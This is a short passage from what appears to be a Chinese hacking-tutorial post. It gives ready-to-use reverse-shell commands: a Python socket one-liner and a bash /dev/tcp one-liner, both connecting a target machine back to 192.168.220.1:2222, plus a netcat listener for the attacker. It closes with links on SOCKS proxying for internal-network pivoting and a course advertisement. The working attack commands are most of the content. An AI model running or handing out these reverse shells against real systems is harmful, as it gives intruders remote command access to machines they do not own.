目标机器: `python -c "import os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('192.168.220.1',2222));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);"`

bash反向shell

攻击机器: `nc -lvp 2222`

目标机器: `bash -i >& /dev/tcp/192.168.220.1/2222 0>&1`



推荐阅读

[SOCKS代理 | 渗透之内网漫游代理姿势](#)

[内网漫游之SOCKS代理大结局](#)

2020年性价比最高安全课程


报名线上学习

从零开始学习白帽黑客

 HACK学习呀

点赞 在看 转发

原创投稿作者：一寸一叶



精选留言

用户设置不下载评论